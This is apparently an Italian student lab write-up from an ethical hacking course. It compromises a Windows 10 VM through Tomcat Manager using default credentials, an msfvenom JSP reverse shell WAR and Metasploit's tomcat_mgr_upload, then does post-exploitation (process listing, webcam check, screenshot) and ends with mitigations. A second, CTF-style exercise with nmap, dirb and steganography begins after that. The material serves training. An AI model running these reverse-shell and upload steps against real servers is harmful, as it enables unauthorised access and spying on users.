          inet6 addr: fe80::a00:27ff:fe77:f796/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23591 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16678 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2511665 (2.3 MB)  TX bytes:2663658 (2.5 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1021 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1021 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:244181 (238.4 KB)  TX bytes:244181 (238.4 KB)
```

GIORNO 5

Cyber Security & Ethical Hacking - Build Week 2

OBIETTIVO

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit. Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- Aprire una sessione con metasploit, exploitando il servizio TomCat.


Passaggi operativi


- TOMCAT
- EXPLOIT
- CONCLUSIONI

SCAN CON NESSUS

NESSUS

Effettuiamo una scannerizzazione con Nessus sulla macchina Windows 10






TOMCAT

TOMCAT

Prima di iniziare ad exploitare il servizio apriremo la pagina di Tomcat
http://:8080/manager/html




TOMCAT

PS: Per entrare all ‘interno di tomcat, abbiamo trovato le credenziali, utilizzando le più comuni, Username: admin Password: password

"Ora che siamo all'interno del servizio Tomcat, creiamo un payload da salvare all'interno del servizio che renderà il sistema vulnerabile."


msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > malicious.war



EXPLOIT

EXPLOIT

"Apriamo Metasploit e carichiamo il nostro Exploit."




```
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost
rhost => 192.168.1.31
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.1.31     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
loit/basics/using-metasploit.html
   RPORT         7777             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be u
sed)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```

PS: Impostiamo l'IP della macchina target, l'HTTPUsername e l'HTTPPassword prima di lanciare l'exploit.

EXPLOIT

"L'exploit è avvenuto con successo, ora abbiamo una sessione Meterpreter."



EXPLOIT

"Con il comando ps (process status) otteniamo una lista dei processi in esecuzione. Come si può intuire dall'immagine, si tratta di una macchina virtuale."

"Digitando ipconfig possiamo recuperare le impostazioni di rete della nostra macchina target."

EXPLOIT

Sempre utilizzando ps , possiamo controllare se nei processi ci sono app che utilizzano webcam

```
2432  conhost.exe              NT AUTHORITY\SERVIZIO DI RETE  conhost.exe
2532  postgres.exe             NT AUTHORITY\SERVIZIO DI RETE  postgres.exe
2596  postgres.exe             NT AUTHORITY\SERVIZIO DI RETE  postgres.exe
2604  postgres.exe             NT AUTHORITY\SERVIZIO DI RETE  postgres.exe
2612  postgres.exe             NT AUTHORITY\SERVIZIO DI RETE  postgres.exe
2620  postgres.exe             NT AUTHORITY\SERVIZIO DI RETE  postgres.exe
2628  postgres.exe             NT AUTHORITY\SERVIZIO DI RETE  postgres.exe
2696  conhost.exe              NT AUTHORITY\SYSTEM            conhost.exe
2720  sihost.exe               DESKTOP-9K1O4BT\user           sihost.exe
2768  java.exe                 NT AUTHORITY\SYSTEM            java.exe
3136  svchost.exe              NT AUTHORITY\SERVIZIO DI RETE  svchost.exe
3268  explorer.exe             DESKTOP-9K1O4BT\user           explorer.exe
3292  WmsSessionAgent.exe      NT AUTHORITY\SYSTEM            WmsSessionAgent.exe
3332  conhost.exe              DESKTOP-9K1O4BT\user           conhost.exe
3340  taskhostw.exe            DESKTOP-9K1O4BT\user           taskhostw.exe
3452  RuntimeBroker.exe        DESKTOP-9K1O4BT\user           RuntimeBroker.exe
3492  unsecapp.exe             NT AUTHORITY\SYSTEM            unsecapp.exe
3628  WmiPrvSE.exe             NT AUTHORITY\SERVIZIO DI RETE  WmiPrvSE.exe
3808  WmiPrvSE.exe             NT AUTHORITY\SYSTEM            WmiPrvSE.exe
3932  SearchIndexer.exe        NT AUTHORITY\SYSTEM            SearchIndexer.exe
4268  w3wp.exe                 IIS APPPOOL\DefaultAppPool     w3wp.exe
4420  tomcat7w.exe             DESKTOP-9K1O4BT\user           tomcat7w.exe
4492  ShellExperienceHost.exe  DESKTOP-9K1O4BT\user           ShellExperienceHost.exe
4784  SearchUI.exe             DESKTOP-9K1O4BT\user           SearchUI.exe
5584  svchost.exe              DESKTOP-9K1O4BT\user           svchost.exe
5708  VBoxTray.exe             DESKTOP-9K1O4BT\user           VBoxTray.exe
```

EXPLOIT

Con il comando Screenshot recuperiamo un immagine del desktop

CONCLUSIONI

CONCLUSIONI

Apache Tomcat è un server web che gestisce applicazioni Java, ma presenta alcune vulnerabilità che possono essere sfruttate se non configurato correttamente. In particolare, il Tomcat Manager (interfaccia di gestione) è una porta critica che, se non protetta adeguatamente, può consentire a un attaccante di caricare applicazioni malevoli (file WAR) e compromettere il server.

CONCLUSIONI

Vulnerabilità Principali: Autenticazione Debole: Le credenziali di default o deboli (come admin:admin) possono essere facilmente indovinate. Permessi eccessivi: Se le autorizzazioni non sono configurate correttamente, un attaccante potrebbe caricare file dannosi anche senza privilegi adeguati. Upload di File Non Sicuro: La possibilità di caricare file WAR permette a un attaccante di introdurre un payload dannoso sul server.

CONCLUSIONI

Exploit: L'exploit multi/http/tomcat_mgr_upload di Metasploit sfrutta questa vulnerabilità, permettendo di caricare un file WAR malevolo, che, una volta eseguito, dà all'attaccante l'accesso al server tramite una reverse shell.
Conseguenze di un Attacco: Accesso non autorizzato ai dati. Esecuzione di codice remoto (compromissione totale della macchina). Possibilità di spostarsi lateralmente nella rete e ottenere altri dati sensibili.
Mitigazioni: Cambiare le credenziali di default e usarne di sicure. Limitare l'accesso al Tomcat Manager solo a IP fidati. Disabilitare o limitare l'upload di file. Mantenere il server Tomcat sempre aggiornato con le ultime patch di sicurezza. In sintesi, un attacco a Tomcat può essere molto pericoloso se il servizio non è configurato correttamente, ma con alcune semplici misure di sicurezza, è possibile mitigare notevolmente il rischio di sfruttamento.

BONUS 1

Cyber Security & Ethical Hacking - Build Week 2

OBIETTIVO

In questa immagine OVA di una macchina compromessa, un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi. Da un'indagine preliminare di tipo OSINT, emerge che Luca ha avviato una relazione con Milena, anch'ella impiegata presso Theta. La tua missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto.

SCANSIONE CON NMAP

SCANSIONE CON NMAP

Conosciamo già l’indirizzo IP della macchina che è stata attaccata, di conseguenza passiamo subito ad una scansione con nmap dei servizi in esecuzione, per farci una prima idea su quale porta possiamo sfruttare per riprendere il controllo del server.


Possiamo notare che sulla porta http è in esecuzione un server apache, di conseguenza procediamo con la scansione del web server tramite dirb.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.81
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 11:49 CET
Nmap scan report for 192.168.1.81
Host is up (0.00084s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            Synology DiskStation NAS ftpd
42/tcp   open  tcpwrapped
80/tcp   open  http           Apache httpd 2.4.52 ((Ubuntu))
135/tcp  open  tcpwrapped
1433/tcp open  tcpwrapped
1723/tcp open  pptp            (Firmware: 1)
2222/tcp open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; pro
tocol 2.0)
5060/tcp open  tcpwrapped
5061/tcp open  tcpwrapped
8080/tcp open  tcpwrapped
8443/tcp open  ssl/tcpwrapped
MAC Address: 08:00:27:BE:A4:1F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.88 seconds
```

SCANSIONE CON DIRB

SCANSIONE CON DIRB


Con dirb analizziamo le pagine presenti sul web server. Una volta ottenuta la lista delle pagine, procediamo con l’analisi di ciascuna di esse, alla ricerca dei primi indizi sui danni arrecati dall’attaccante.



ANALISI DEL SITO WEB


ANALISI DEL SITO WEB

Il sito web presenta diversi indizi, alcuni fuorvianti, mentre altri li conserviamo in quanto reputiamo possano essere utili. Ad esempio, sono presenti delle combinazioni numeriche che sembrano essere un codice da utilizzare in un secondo momento, specialmente unendo le varie combinazioni (es. passphrase).




ANALISI DEL SITO WEB

Analizzando il logo, scopriamo una poesia nascosta all’interno dello stesso tramite steganograa. La password per decodicare il messaggio nascosto è “accio”, contenuta all’interno del tag ispezionando il codice sorgente della pagina.

